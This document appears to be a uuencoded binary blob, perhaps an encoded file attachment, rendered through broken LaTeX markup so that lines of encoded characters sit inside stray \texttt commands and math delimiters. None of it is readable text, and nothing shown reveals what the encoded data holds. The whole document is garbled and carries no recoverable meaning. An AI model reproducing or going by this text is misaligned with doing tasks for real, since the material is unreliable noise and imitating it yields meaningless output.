\\ \texttt{U0U7X'+"9X'=QPDX3X'=QPDX'=QPDXX'=QPD$ ${\tt MEL@B2R@VQ-=[4\&R?59Q\%/SIZC9C\,C71?.\$AY24)X9WZ:^=K[,DFWSS>-.-L]}$ M"FP>`]E)9.6AWEB<2T\$.FY1ZMHZN(2N5N;X(6VM=>36W2U3B>,*=(G`]FC7M

M=O3V7"\Q^4ESK1]D-&:0X#(UU*T]OX//=;*OFG^.28/Z<N'+?E!J8MI!#=SE $MY/Y*MJ.V$VX(M!];HD=2K/B)BW<G<1TU/#.&N6Y;.Q,W7O3?6JV<S#[%\S*$ M-D\WW%"UC]98I)\$YT<; \')"2;"ZW>4TRLPZ:81RM+.K1XV";918Q1*RV[D(M MIB+-[,X:H4@MJU5]';6Y\$W30F8=E"Y)\$>M7IQ'E\$-8WJ0/)9LA<K[P[=70X5 MUBZ=?&!J[^3._%U5+!M:+%GPB#M8GT*7<`B]!_BTY";K10B6'W@G["[M4G>; M:%CC+Z4^O=?-K0SEUSJ=9:CW]?NM6_((8@XQMJ(F40%B6(1455'WG.-`T3S/ M0,M]S\$9B6:9)NGX>M7<E=*4"^9#U,\;\B9-/G PM6 0Y9RC?E6FG-HX'NX./ MU+-<U_!?6ML&OLM;>(N>SJ[8QC:\$27>!>#N.GCXQ\)Q6L5TE.'OAS3OM/*3F $MG5N68N[^=\:;9[?A_LPUN_+OL\[+_CT;=.'A[<+$REUCC\+EL?[)_5&T5YV=$ MZTIGUUJ/IEGL;1\,/^'UW_3M:SO,=YMZHMJMZE8Q"KV=_A:W1.:O:^*LP+L; $MN'_-D3\$@6=,[:>2.);-4"Z]K#['.NQ186&19YU0LNTS:D?Q.?#P?/!8R^4_*$ M1]#>^"E/=IWT?DAS"OG9[J57/OF)0^J"/AC>_OKX)KMS^7?/J]*]<WZN_=SZ M3\^_H3G*BVE:"A?GYVKS_RKP8/5MY=HM"/:3KKCU:=?Z+/ST=U'O5(W59F' MCP?+\$)BJI+OF=,@015+NRRL.=%PI:4SKM"Y=%,]=.E>+_"[<=-B.FC^*QDV\ M7B-[NU@_)Z^7.VM^N<T)RILV)\)2.(U;;427:Y88ZS7I),REZW8[5>?LJH+& M7K]%5ZPC+HCS*'4NC\$GS',@J+<E8IS6IT&KEOYCJA3(BGR[!.K1;\IM*BKSM MB*?2.+OSK3V.VFTUL\KRPY]-['2]CT[O.+KI;8BXF><S356\;++Q3T)R/5I. MM: '+U<=/5SOL[[0\$'7????IC'?5/:'65'A8]J9M:](@27#[U(C9YZRGAMB&OV $MSH < (= (7R5)Z < 2#2M$M(,]V2T = +T1V4I*0VW - LW)YN:(]R^G5JZ < I4(=WS)$ MRB;<SX>FM%G3#NA\PV?P.4L]54=V(;&M0>K-FGRR^AW`[4WR34Y!K+V"1XZY $M2 = D(^- N41]M7W_!RNTA;,>8F213$=;G7#6AW=/,S/"[_7VJJ:T&(VBE;R)$ MF)FHTP4019>)[XH54D[K9;E456;+9Z/8[]U9S07E9YUV_IMA]<=>5N_K;YY MPE#AMPA8_<M\X+]Z_R<3:79?3?29\N^_JL=OJUC[8,P2/\$?%!&CU[?J^B/=? ME#NV##Q\$.)C#O]MK2R?74^SG1HFR>6(\G3G';BNNV<_!S*Y/LWN??@MJ7N[V MG?V.DD>/X'P)7ZZ;]BVRNOCK_>@XLOR1MHX9\9XZ5Z^77VR>F36-?HX-SP\K M-KV'XX=0)&(VY4125:GMJO-3IIQZZN9=6L3%/ $R_['']$]EI@OS1V^-MQ5#8\$5+AMQK?;>UV\4]RUE`YKX?B>QORUO6T'KGMPZ^T5+\$2V`-NH=J3.]GP MZX."6/8*%R[H@9KDN/9A[+3K/\$JT67=OQ>D/6GRCF3D6B6\$^USGZ:%70\$'IR MF*XY7/S?*ZNS[^'?]-%:^GZ);5?9V?585,>/CO%5/7N[LS7!]7QAMO#P[Y.\$ M5Y/\DTI>>O6;5]V9L3P^F?V#P(\KAWYU&]B%I7TKNW?%M>L^U9X.1H1G'IY\ M^O&K6O'4DQ%911RM>&\K?VI\;<;FMYS#PRUYT?(L_.Q*")MIPJZ"VMJ*ZGN1 MF#B&'\9ZJ30^]]]7H<3L;(B5&E5M[GE)?2.5YZT)N;G(K6F>5>_\$CH)ESQ+G $M\&F^*.FI/+2+6*TW/5ZR[%]A<#)7(EM(',639+E-IWQGH==>9MC,<A\P>N_P=5$ M5'J[2?"^9\$%[2W1D8LD2R7*GR\$)-L@VXW=DC4H5I,+DG&!`K[EY3M?-;6<BD M@'71QNNVZ\F1Y1E!C?X7[?9/O_-MC@W5LU\$S!":JGC1G]E6G#'T!X_#>]:K: MPL1\NDD%A,OKC92M,:OM=&MZ\:%M&>OLSST,\23:Z_`AX=M\$-Z'S(/I%X-YZ MVOY96WJ]FARMYP8T\4[926X7+1=E@SHIIH8C::QX62P7NJWC\:M9T]!4\$]8S M[;DI1%?86]9D'::DJQ+-?T)HI2.-]R_D4/(B1\$X.]HS<.35-D7\$8C%=0,5RH $\label{eq:mv} \texttt{MV} < . \ [\ [QIK/\,,\,'E)\,; \ KUW3-J4\,] \, . \ B3V\,!\,RQ/\,+X\,; \ ^OP/\,7P < S\&\ \ HUU^\,!\,X\,:\, 711C4\,'\,K\,[\,K\,2\,]$ M?1U@T1V-32"?N2C*UI8HZEK<U\$!_-;EZC\90W)2RNKF>3JJCVOV^#0/F\Q^& $MZ.#S?#NAV\N(7/H=^+HN*4P!2F/H[K&A]H.0/[3$L=?T @M`O>J6W3$)&7J/$ MHP\BE_3H-D0K<4.M,QPA\;VG5H:2@D'SX,^2+&*\VO!,1\$S\$3L&)[?/G!C8S MEL][HB:\$UZX3^J.[3'VK,\$]=-OKV;OOT7&7\$MRT7+\5F*<+\$=0UZ#;6>.5[B M^]]ABA;L]QPEY4FBQDW[:X>?'1X_%W>95555555555555555555557WM/%N $\texttt{MH3:7H>'=II-, \ -_T4ZQC"VVQ>L/PH+"+/A[Y^^K7QB1V4*R."F$Q):MO }$ MGN8SLR`T4:.7(WJLXV<)S\$S86\IJ5PKG9=C,B2.9(QU\$'-9#0A8@87WMG%EQ MPI<_;662*ZL^QB5.?GV:-!]N+RZPRYYSI2](Y1G9>"BZ-,W34UW7TLYALLDV M+]T<UF+5\$Z_QO/3ZM96],M]"&8[U;NPY"\$R^ON';H:^SPZ0>%FRO=[>Z/:)9 M',ZG3SC/M:WDCP5<AXCPB_A:L?</;O[;W[62Z?.QBE=WO??4C\DF((?H>!WQ $M7![!^{E};0OT>;DTM#M46]@:7.=/M\F;F&7KPU`RY"O73(1<;`#9-IZF<6+$T&$ M#X18U4L:@GT<]8DU2#+C<>@[(:A%2T&Q!I!0(US^K:V;ES5#H%&]MO78K90' MYEO. "V; K9SC\"M-=WT/?PM*?L_; 'A_L[XFW*"".ZL1]'XEC:^=1&@S;T6**Q MG%I/3B8EGU,SBX>?/%X9U>UPXEBA&GRV@\$P0C%-QNY8JT6L[(?FIED26#E3S M6Z13V5O6O)V-)"Z\W<=0[%D<OMMUD %PYUYW9Y/EJ&]D459A#;X+LY#EK#?Y M:TT-V4T=`?Z%HR#K)[<>450QUE)?!&V_98ZW;=06H?1#1SIRN_MX47PGOX^+ M\M.MZOKE_2SVZ<M:G9%B>KO"-7]L>_V6@0:GI?E73A]6QCC!'NOTP.W3\$0(\$ $MDQ:GQ(J4<6>"KR3'7N_5VDIKB7HYML^C!; \77!4TN[#LQ)AQDF*ASR.3S-'6$ ME%51DAY*20/'RL5:../;"C'.]7/DFMSX_6F:T5>#%%]/50K-X:Z21YK=0FT7 MBL2ZOG@]M7\/EXZ-IUZ1;"=UYSO+P['=%<I&;+(B[5>JYL]N:GGTB)UB\$+P? MQ*UZF]_#CIWZTD6,,QKR]5FQUN#X'WUL;\.'E?[\6V.%TPNL\\\5DR=SE9QI

MTM'A,1SK;6?XE?V=M/3>.G+?)\(]./?;V9L:(OV_)KW=E==?7W:FNBMZB\'\ $\texttt{M?32]5} \land \texttt{HG?@3/UZ8CBO25H8V:WOZUE\&K'PU]+<T?DN;QL=_GCIZN,^_QTB7. }$ M; ^K?D2TUI5>=5; X6G/CXGJB1=DY=#X/5MKN>QZ; *^*SGKE^?M_J#0L=DM+O M2[9J!6=^)'[(]I;2/+ZI-A3STM-7?:P]_#W>?>68_'TO+_,]_M0A(>7:^M_+ MQ=0]NKMS7GT^-TIJQY2>[EOKP,N\ER&O?V:\$<?K]H=_T/]CO'908_T57&[FL M,>U_)4J*V@._*2)>7:_I7J?N0^Y"%.VL8AC\$XJ56VL&(J33I/9SED>,B2LV $M4UJTK9:D&Y;=IE;.GI$=YK#$(A/\-7(8%S,WC-?N]O7)V\&)+"HZ:K)6JE5E$ MZ, YA\CA['1^W_E]_C]SK%"Y@LF_";4T+O)XSQ!80/3G:7^\$8B>!E#[F=3OAK MWE+"[FP_5X&19NJ`>PR050@B2"@<-GB?F]@M<M37^9;/S":G4(,2*Q(BJJ08 MB?LK2L7Z_:1/VL1BK<`010(F!#E7G^EAHSVQ\$&.WSCML@Z&,;&3F9(@XW\$>N MX, RAJC9BB(@)CJ")Q,]MI?(CDUQ<!])8Z(Q=%I!04+:9S#A=]P1R\$2!J#-O# $M2:"I(L-N<R=T1.P;G(NKOLIS*'@V`1$0:ZV!<3.U\/:[/<.86N]"O6Z^;S^O$ M]#+ZU<`<!RQ5*'LR!"\$@>Z/G^W.Q=KF!:IZD@L^Z8/R^_2TX,:B%,>V/;'%. M%_'SC,OS1=>Z;\M:`TW3#LP?EY;3/),Z\$DN_QZ\$1S^0TZ6*!TN?'/;:\$)W4C MQLV<Z7EMA@-3-<E?R#ENZ56)_P828`[H/[,-"5=>AZ?\$^TNP9-OT9>8\6JNJ $MZ\&\ 'W=('D>7>R+EB'\&=50-CJ@;F`H+(8U(+\J$\#XE=.V(G1.\&L\#7I2R0Z"`:$ M8!O\^@&/'%\#(<V2&]E^`XO1<SR=SY=%.DF<=/U+/#/0JG".W566\$K3`D#M0 $M';![N,SS&^:/7UTG`9Z%)&[%X6&6JA-\3@U4%V9I#B50',E(:[;KO'=E\VS1])]$ ML-C\$&38G7&A*N@P]3SO!):;TZW9!>SNL#@S5AV\^RY;.WW8<Y'-KL&4P<M=1 $MX'7+:B#=!`KX$G[:Y4-2(2.![(SU<'EQUU3B$#(M??OA+4_:`=>BK;V8QM.$ M6.(5*&4.F5=50]!I&#=%1"LG-XI</PHLGH[L8=\$,92T./!2ELW!DEF.=SYMN M7!S: $M_{:}$ [=G*8G7R&[?N_1IK\<U>CZ#/L@S[A]IKR;=4&4=5MMMMMMMM8U; M;;;;::W;;;;;::W;;;;;=VE!OGEWFXXH<JZ;]//]:SLU:T1;#Y[MY5^+7 MQN>'1.#MTWG\$TES_P+P01''X_LL6I<L!+>S@U^-4P)<LU)+!@RS.N7%\?9FY $\texttt{M} < \texttt{I} > \texttt{BA}, = \texttt{O} `\texttt{R} 7 \texttt{V} \texttt{M} \& - \texttt{>} `\texttt{Y} \$ - \texttt{'} \& \texttt{A} * \texttt{C} \texttt{Y} \$ \texttt{E} \texttt{R} \texttt{I} < ^@9! + `\texttt{I} + - - + \texttt{J} = ^9 = \texttt{E}; \texttt{M}_> \texttt{X} = \texttt{:} \texttt{K} . \texttt{QG};$ M:R(Y8\S:C]/+Z/@3M9,11UJA-LL'69WKLHW6M,A<@](,J/4\$<,RYRY2BJ%^1 MBC2\Q)'V3:U'6XLU21=#9T[:YBF\V)HG/DO8DZ\@71_J@TH[]O*2F0@\F3/U $M = (A \# QRZ \# \& 1?6A^O[JR;WR7^N].?2^J^_ZJ, 8_4R, 9_20)QV.\$, 1[JR^1!J+2]$ M*D>2:[B/),LG))*=%T;P5;DACO;9EF]A(Z1+JY!G&(.&)Z14M`P^;=I5G:T(MB0,.V#79;;SRP;\U+&G5M'<.K+TK?1RCU'S-T:J6\$5C0EFBVUD<D9<5*!RM` $M=D0PCXALC!\&^!4[/VME]5-4E-N\E!NL\&_5NC5K,GZGT$VIZBM^;A_,([:<\[$ MH. %Y5L '3RZ\$V.QLW<O'0N0WOV]FE34\6U]M,76#+G_1LB\'/3X41E\2X'/, MAZS:]^]I20)<.;&N`DI'V[E%J`MY<5PUEJD#V<X\.1X"#F\$Y987D9,6G/+D. M.GT'P#E;QL7Y^O>TLSD\CQ/ABX'7%Y71F<;MMZ[?162]>Z&E,-PYS4R[>'PH MMX6>/;U[NFD*JGDTF+\-UTFYT5'LC&Z+)=\<ULD,/6RE:E1I>#D]DW?8(Y%C MO4[4XMG^SF'71PLR*/;&80AAB,#Z.;?T8]J+K550=?+G3'?-[MZ0\#"\S%M. M]N0+KKXZ9C&^L,<'#MYHN+M-#)8;V\$CFG[N/17#9==^QN/\$V&8HR&'-TWJZ] MJ).]]P(UPNU21[:,Z^5[4DN:-@XT]\^!WZ[YSOMCPY0,-XIMRFV@;7^?&+>< $\label{eq:mg2-SMM} \texttt{MG2-SMM}' \texttt{IN:}, \texttt{>} \texttt{I} < \texttt{O4:P} \texttt{?} - \texttt{FJRWW} \texttt{IL} < \texttt{:"} \texttt{]} \texttt{GK} - \texttt{G}; \texttt{JR:} \texttt{Z} \\ \texttt{?ET} (\texttt{Z}, \texttt{XJZ} ? \texttt{CD} / \texttt{NL}) \\ \texttt{SMM} = \texttt{SMM} - \texttt$ $\texttt{M?\$:-T\#QUYX"E9FZ,<Y/I;>_A[O@UL\&7-U+B\5;CR@P1<?FIML+$Q-5,-E,C]}$ $M<-=\#@DT\Y8.PY=)I-FW/631PU7*KZE,W1L*_+$.=A',6],?\#$9R=\1RHQTF^$ MR&T400QN\WH]?'=&PV;MJO"SMO7RUD.MJ\\$&^K[% /D1P6?NM4E^'OJ=5=OA M\>6AR;E?I/+[O;]"1]3(@1;@71K]/7NC5]K6(6OZT;K>-W\$3+./]GA3654[MQ?59,=/+;L69G1[8!]F.>TA(<;8E578YPVEDF&FNEQ2-U3.7^_'_;7Y[EKA $M\/)SI[=XNR$J:[;^W,16B^ZRC*]LIK:B!3'*X45]+Y771L\0LQUKLZ8WXJVY$ MM7'P[LE6:MMI]8BCWVW%\$MW*F[.AN[[_)FAL`N+;HE7TM)]FIV7)')W>#71B M.IP^TT.(B(+3\NYCN3`CRZGH>6_=\$8V-\$W-<NO?TQ>X%V^YD\$LJ\-XWCA5G9 $MQ^7 > _0 : 500L_V[N(ZH*3^4@[(Y]NK > / > = U^;^2W3G)02NPWJ3 + Y;V'93 < W27 + W37 +$ $MK;;5*@C49MWT^OV'5^M:/P>)%<G-4XMDT<;-?LYC?H\<[],/?37'W5\<M+>/$ $M<SF\&]CM<()=^R8ED\6^_Y1CP*;\@N==_)CCSG"BOLCYE,<^GW[%NJ7EX41=,$ $\label{eq:mr/(:3]*PJ=+} $$ \ensuremath{ \begin{tabular}{l} MR/(:3]*PJ=+\ensuremath{ \begin{tabular}{l} ZNP+-RQ \\ \ensuremath{ \begin{tabular}{l} MR/(:3]*PJ=+\ensuremath{ \begin{tabular}{l} ZNP+-RQ \\ \ensuremath{ \begin{tabular}{l} MR/(:3]*PJ=+\ensuremath{ \begin{tabular}{l} ZNP+-RQ \\ \ensuremath{ \begin{tabular}{l} MR/(:3)} \ensuremath{ \begin{tabular}{l} MR/(:$ $MHX,;,A-R-E(X[Y!YC]BYU6W^QV^6B^!,+X']?TOD;/I.CTI?(!5/=?\,4"T)$ $M#X^Q!"E11*8BP2**H08(#^6(J,G%JY_0)F#00C_20]03J;;(C"45+99*R9^)$ M)^VN'[+KG_*?F'7V?1VV0*G,9=`G-!=JAX>DIIJ@=8*0L[88[21&M.EB9100 $M8Y?O?)96W7C\95\W0&\#X9] = "/Y(%&XS\)L(I]D.L4B=WF3V/RR3X?>-I'\?($ M*",(>^/I6%//@68U5@8SF\$1#?3=#37FT\$1!G\$LQP`;E,D#CJC]O*BN@_E//F M59+T!/I]#9FV#RN?3W.%@U%!H')",Z)#EQ",%EFL4V:Q]B(@6XTQA7TW-2N` M_IH4.JGI(R8YI3'!N=T;C%L%KD#PFVV:SA(>>\L<H^/.7#H**>7ZK9^!Y?!T M564LW:[)SK37+CS`O:\&&-)4YJH\>:9[2K")(5.1PO9P<KBUA3\$O_BJ?7_#4

 $M_2*^0WX+B+O-J>+7E8-;M925&Q!(+E\setminus![9*'OK!_<C6OTCF!MS+JP_]WE/"$ M-].N^NNFLY-.'D4/%41,OJIK\$1GZ'I-+[[WUMHGL^FO:I_-J/;DY"'\$<I3\9 M>+/:'\\$:J33\!Q)7#Y+D0Y!F#:7!RY<@_<Q&SK.JEC^/3\$H?,1<1,BB&TF/P MSUY^-NF8&-DDVFN?]7/%LEI:T*Z_MYO?O1>\$>J_529F)L=U6_/B8Y&Y?/8@B MU\VT?-/!%JDZX:/K85VXW:XI9J&)+-5,U%B)H0KX?1;C)@6;=JT%Q];J7YG@ M71+2/]7X^RW7-R'VUTT5+U>E'*<+),D8Q,=RQ=YA=-KUA+Q[/F,4AV89(+P[M!+'9B=6Y(Q>;*YY)@BR,RP2S5\$4JICT18E#\$)&MOJBOOHWL**<^FSM\-@HKK M;?RR18U6G+_)A[Y7K.N?5ZC!;MD49-H_97!R_>Q'TGAJ^VTJV.2_SHT\O\$W. MO@:]4>T2-NTZ]<.E^US\$2[_/FIVSKM=YIVTK?4R?)EL+??53FM%E8^H3`U+O M)(UDQ\$F'KNL\8>]_[F7BBO&Y0Z#2Z<JHO%4U0+DX;9F#CV1RTO%0IBMGF?K> MV/K@-RYE;\$AP>XKS)HDCLB<F.@DS[M&!:+\@R^(V1\$WZO9@'ZA)N\$H0062*Q $\label{eq:main_main_substitution} $$ M@?=N[_{K},Q\#G]'2?Q<*4\%]G9_,^3Z7R.B8^+VY^9T6GYCE?_S]T6_]F^1M_. $$$ $ML]U8_Q7S'X6K3@*=H"H'Y-+D7[%L`M_$Y`)]^3@$I)^PF(QK_!]OJUK`@PU=$ M&ED%D9I51F"G9IEM<@*TDQ!B4Z:,!@PB2C_:X;05"9"E.(,0AQ_ZH.920["\$ M\P\$@P4`]"190BC><33UP.!V6LF[.8])%0=T8/5PJ&_.QEX8_@-&Q'V(4'&MS M*J*+F*AT)+2C'!W/*D(\$4K-/X0Z>;C44EB\$]R.1]"HD\$H2VG.FD('3(X9;2)")M)K73C-#>C\$^\$8ZG1P[*^K*>B90A\$8P8Y_V<ZW+,;8Q/@':W,2)2NN\:(IV&F M&N(6QP=DR.5YS=IN=S))N&24J0,DBB(`:H<%F@3=!*8EXB%V#RQ!-<!3`@2' M>N(@^#K,I^F?D\'\$_KY`>'/U'8G:H\N942<AK)>R8P-XG-MM@:7,1%\$T7*;\$ M*BE11@*88<R8\$\$5E.G+(W:2F,8F[='9#(N`(D[F?7#RP5PSG8TX;CHB@6[@R MB2BE'ID-%"\$(DM?5RWP7=Y"DM'OQ#+NYD4""P-#L>B#'?M5\WGO6#N1TNDX@ M2EYKM+Z7(\G;;FT%;M0/X8DT[&4(](RM>DH_L\$.#7I#>03I7GWZG]D[[0XSK $\texttt{M=M\&)} \] * ["\$P) C > 6 \texttt{W} < \texttt{Y4B} ('3 \texttt{KG?6} * \texttt{Z3IE0IX0} > 1 \texttt{H8} [\texttt{Q}, 34.0 \texttt{EKNDKNXNXQ9} - 35]) = \texttt{M=M\&)} \] * ["\$P) C > 6 \texttt{W} < \texttt{Y4B} ('3 \texttt{KG?6} * \texttt{Z3IE0IX0} > 1 \texttt{H8} [\texttt{Q}, 34.0 \texttt{EKNDKNXNXQ9} - 35]) = \texttt{M=M\&)} \] * ["\$P) C > 6 \texttt{W} < \texttt{Y4B} ('3 \texttt{KG?6} * \texttt{Z3IE0IX0} > 1 \texttt{H8} [\texttt{Q}, 34.0 \texttt{EKNDKNXNXQ9} - 35]) = \texttt{M=M\&)} \] * ["\$P) C > 6 \texttt{W} < \texttt{Y4B} ('3 \texttt{KG?6} * \texttt{Z3IE0IX0} > 1 \texttt{H8} [\texttt{Q}, 34.0 \texttt{EKNDKNXNXQ9} - 35]) = \texttt{M=M\&)} \] * ["\$P) C > 6 \texttt{W} < \texttt{Y4B} ('3 \texttt{KG?6} * \texttt{Z3IE0IX0} > 1 \texttt{H8} [\texttt{Q}, 34.0 \texttt{EKNDKNXNXQ9} - 35]) = \texttt{M=M\&} (\texttt{M=M\&}) = \texttt{M=M\&}$ M12"`PBA(J2;!F"S3^VZ/&'\$1TM-\$V."33L,\(#\$01#PB@R3).MBNU6U65D\$Q MLK; "\$V6HQ@*"Y<\$, *JHL! `NI<=<S[V:KR=;CHV5Q1+,,Q.I(X9"A;UZ:WR;I $M.27; \ 7;?6089TNAF>G">A5`5Z$*;,/M<23W%(ZL($@]#K\N!OCL&&]GAT8DC$ MORFHX*CWN#^M1Z3*%>?3N&%F6F98]XH.G`].G?EL]'2>3(\&P30.;9HW&"7U $MG.)8;;+V"(:R]C3*C=9L3S,\\-&+*"T8Q4%&=5FW-WIO.J=-V2^8=C1WI8P**$ $M'(_GE;DBDXM@@E%^T4F>H9JLD3%APPG#S`N\XGOH.:;U#[G!<I)`_0S$:7P$ MS+E@>QA`XAZ*7.IGUYMAA>%0D2\$IW#MYL`'&=^URTM8QK9Y1CS,Y]3R,N9E= $M_.B<+&):)TOK*3)TZ3(*L3;`W;O#>!HF-]G<("FD\J<>^Q0$F`*1GT)],30,$ $M#&K_"-5A-ZA(1\IDU)GP[O9>]@.O+EX,#]$WP(^BZ6*^$,-GFYBY;7S<L@V$ MO#XZ:B-_!U=Q3LGK&ML)4\8Y%E2NG6:1\$\CJ2>?SU[M?/PZ=>9Y.[,)N.PUY $M)ZID3$/UU/=B="](M<=-?V#]W6_(4[N:&FN^7P>)OIZ\0&R/(UV.^6,6*:6")$ MF,C)U0Z>)U82!B9J',%Q.YQ\AD68.7M&<&V\$.A*0ZB\$ML:E-R#E0E8MW2E-W $\texttt{M<)BD:} \texttt{K8@?} \texttt{N3} \texttt{Q2} = \texttt{Z}; \texttt{*LW>} \texttt{[UDO\setminus04<>+>9^$\backslash XL:} \texttt{M&ZR} \texttt{"}; \texttt{X}; \texttt{V}(8.VN8W&Z!9)$ $M,9?".XS-^hV\!E+51*>25=MT$*A:'H\AR-0H/(V0XPSH\=S''K188/`L.X[.$ MTV\$[>"8YIDW`)T383*/9ZM)3V.7JJN^K;Z=_KTE>%DQHFT(C::9J"X`-]971 M\$`Z+!S9]SG;A?"-\$ZAH]SHS->AYR_U,H>,W:.2<JE=R%87QLHM458L5455I $\verb|M50$A4)U]O@,AO=(>>X9QML5JO6WX,L-P$V\#JO$X;ER,HZI@RO(B`O/@Z<L&Q) | AO=(>>X9QML5JO6WX,L-P$V#JO$X;ER,HZI@RO(B`O/@Z<L&Q) | AO=(AO-(B) AO-(B) A$ M>652&@4D.\'J&\=2!K\\$1G,F\\80FS4S<(X.1I\#\5ET..X\@LAB!-HWL[^1/.(A M<T9828W;<9HP4[>`+(.>>4[D,SHH"F4RAA+IQ"\$?\$<`R;]2*/(5;G=71CN.=MD<>RWPV#!VG-HQ.")C4*-T20(PX`=718<"/:BGF>(YV0N#A\$DBT.[[*;QG4% $MG+S[.NL'3/=\:U.J;C<;%[^*V=[&28\';C;A.=51C&1>,:2(7$,PXV=)A2S-$ MXH-,6*1>_LOZM_#3&G%W/8VS1%+-\-WOX3,.@OR&8BZ%'6(\UW"^;.]9.T90 $M\&HE=**T=^D"_5U\&[H-_=<1Z/%=[G<F::-=.Z]$QR[6]G7R+0.9F$D]\&ZB:(&E=0.2)$$ MFW?)<-.XCPVR0_BT&)LK6(\M8PAP\719N;R#P@'*@W6S1OT9HDHL"8XZA7CC M#`JPU62:0EQ5"ZB\$J6\$QS%8\16/,1R+8CXIFXV?=`=>:8<0,J!BRRM\$)Z.;P M" { [E\!.06; Y, %4">< Y^&0<LA)&=81'JC.T.OOWX-(8&YR4JN,9"N.V] [T&5: ML`LA2**J*I="ZBIMR.OMF*EPC%*1ZP&V?6R=F=T6*:[RX,\5:0AV-O%EHL2T $\texttt{M_G?'U\$.L5;@PPR,@FU384K2\$H-B;F8,/XB@[_<>:K5\#M2G5/2ZMW6\&*8P*T\& }$ MB&-MS-??^_*,GZ7L*=,;SZVW[5E?N9Y02`NEXCKD!.HX3=Y)X2#Q0S;%MO`A $M+?LCC.3R>0>0*NK:CC@.AQXM$7(/4.@,(964L1=L$"-4'\H3;*`W@7;XNY!$ $MX&/`TEF-Z1`H.A[BWR*P?OFF#7X6]%>`2@--$"9Z3+W[B-)B//=)E/2(V^5Q)$ MXTVQ\$P1'&Y>?F+XO+[-CIW:#".)`2[PN8L\!3Q\9@3GTHX!>?-H\C7EQJV#) $M-_; GB>31[2XXN@AD:-L<_<ST&1M*=!.2Y0.9@FQ,MG`A=]\Q=VBM)/T_O%N$ M+5EJYE&Q9ZW!ZEN+!>W8!R2X<GF?9-_61>WA/]2(;V'Z&E[.!,Z#W[H59VB^ $\label{eq:mkz-t'm#/z4tf!} $$ MKZ-T'M\#/Z4TF! T-_PC/4X?'7R67_6S\EOV?-U6M<'_R@P;$Z?-CMAPP\F%;$ MX=AB!!55)V,<B\$O.-KZCVWK1X%03'!.&Q8&8#?%&\$LH0H0#`:&RR</7D%LC: M8B>_=AS_WU?DO-UQ_)5<IBS,AK#BV'-9KDXQ7]>]^F-Y9R\$=#?,%[">Q=_'#

MLDDDBZ_SF+S^SNZ'<<HU+FI40UM.^G!T0"&S9^Y^\$RI<V^.&D+%3U_%FCW?] M`BWUKW'D>&47>CZOFVK=ZF22222223F\$Z>;KKK"PY170'B/'L/'X=\.?J?T MZ=+EC)H:'JI#LB4?'Q]9/)!KOYL:H9#^+UGL#V(A*]9K68@FPBL@/Z&.??KO MHOPF!P!R;LR"%^+F0*"EN!O;7N7EYVC"+B9H"O&2.\$;,\?!P+&X!`8E>R11G $MQ^9V61E \setminus [QO2=-ZU?2$/=_0^QI_$F&F>/T_TM>>; MQ[.CN)UCFI4D$0G; Z1$ M_I00,)O!<9-;(',P,J+!TB:YF,:BSY\FF:!*0SC0&H4J;-<\^>DXBL.KU43] MQDGX1,@3;OD`XG\$R"V55)2*M3B00#/(P0ZP>G=(L1&3*U1LFJ9J\$0;UY44!L MKEG5IXWOAH?N"W?T'*1<[32_;NYH<RBQMT0HW/.#_=DVTZ:#,-(0'[AZVPP MT\$K-HZ"D.3`G0"6_6[910_-ZM=_K/R'.?H'0>L]P[K5)TLVI3?DF6.,\S8K> MU-,R;AYTI(C`B]?IY.^!#-%(S&6.WU>CB"^^BIE%W_:.]USVL>DU;3E.8]'P MY..^SI+!)H\$YKQR]G?\ZJF\$`\;:*BL#`#*,H#"JHG#\$,#\$H,@B)?+#41"0B(M`L`%<\`\$5%\$4450>RB@=66.80[7_GT'XOA_S?B_A_!^U]?]V[PNM/T],/+;3 MU.KU\+W<]QV';9_;Y&:.Y.CN.5K:["`0\$`>YW;[;H=ID6TV>\J=?%0VZLJHG M7.<EA66PH!V%S:*N/ZCZ,@E4F#<UUO@N?2Y>^B1(*@LL@K+BC=Y[=X;<U&47 MQV2APW3\%4GF=?YYSB>X5[QAK]I`^]O%KDIQ,9-F,E_U/M_&^/;7%&(I8O<^ MT4#6LL5E:/V@S;NC]9)7EI=_8[@CLOC=;74.`=+\$6'W"&8QA[!U-(2&,Y9R` M7\`D\$I@3CN_];.EC>CH_(V/QZM3&Q]NV0[O@W^2?\$^!])#>L73#W5RY<BDP= M4.@:DI`;'AF"8N(81G#QJD\$5B&`M]L,/@*6A25?;JXN-7@8R!G:3V9NH%=8[MM3)?2E3ZG/98XHC7O0QWC-S3*+[^(&I:5_P^[ZOX0[D,>.I-PY'+B>68&0G! M8, W%LG+3?[W2G-7]/QY!V\>A:(!^D4;TR,W(>H?9NG]KEM)>#7J,7UG3?3)7 M"LC<G^;L).%\S:N+0%[5.99ZTTAC^V3:.GJ<;&?YA>:,:`S/:S)R=8:O\LHY M6O`/M#XCU"[`AS>][_H%\$^C,^T\T;^*L!`SLKK^CK]G:G28WW1B;J'J[=5YE M;_^2T1FNH'%"N@0&!8E1DC48KS4\2QESQ+TNYM"IVGBV0W)PSOGH\1ZCJ[\$V M>HKF.;YTYG"0+9B?E/(96=Y:6JE2>=*L\$QA4E6R@BO\CZ)9U!X`@>EBZ6T\V $M\D-ZK(2SK;Q?,MES\&+CS2(51EVO>40]9$7Y0)5.P_V_0Z7_3V/U/2>KZ@ZC$ M.9\$G.DL&\R]JB8RH(85&WL'<_>9LP3FO'-P<<Q'KR!5Q[%EZG&LN')N]W3*L MO+.RM.EOL(LQL]%#:OY7BZ@[E.:2:#]:OZ?^-:2OV[,:T[*.!?#X-[^CK9OD MQ\3=,[!K8P8!U:JDR!.*JF*CQB?K)7Q`I%\$Y-V7]U\$NO\$E2*Y[,*EQ8"N4(3 M515;H2U'S+G2;=0K@A-0!-2V<\L1P@F_J'1'KE==O^<=HOEVCU=^FP9KG8\$B M(K+):D:)<"MX'!1!T-FW*(7W%>FZ]883.AQN:DM;GQ"NGZ-3&=>!/&E>(H@')MF'L1\$1AS_?KEJ<_Q<>7-T\V4:[>='C#)S)!`)WC#[^!L\$D[I&FLR<HG"*.1T MA:)GF088T"T^5R<DL`@ZU1AB*40V!O`Q=,A9,R*08XVS`S.^*^_-X8MX_TOG MFBWB"4F^,\H/\$-[OR8X.\$R]F;9V.5ZXS*.2AD8E5,8QS\$!#?A!-HA%LI4J,Z M+SA3'DETTLVP;@YP]8TI_W^-^M^MWWWO]/U/WCA<00%^C\#/[+R.L9.Y7K1R M*.\Y.,]ZJNWQM_TNZQ/1XQTPD6F2UZ3VB3G+'F-IBYXC&UGWZ11,D\PLD9#< 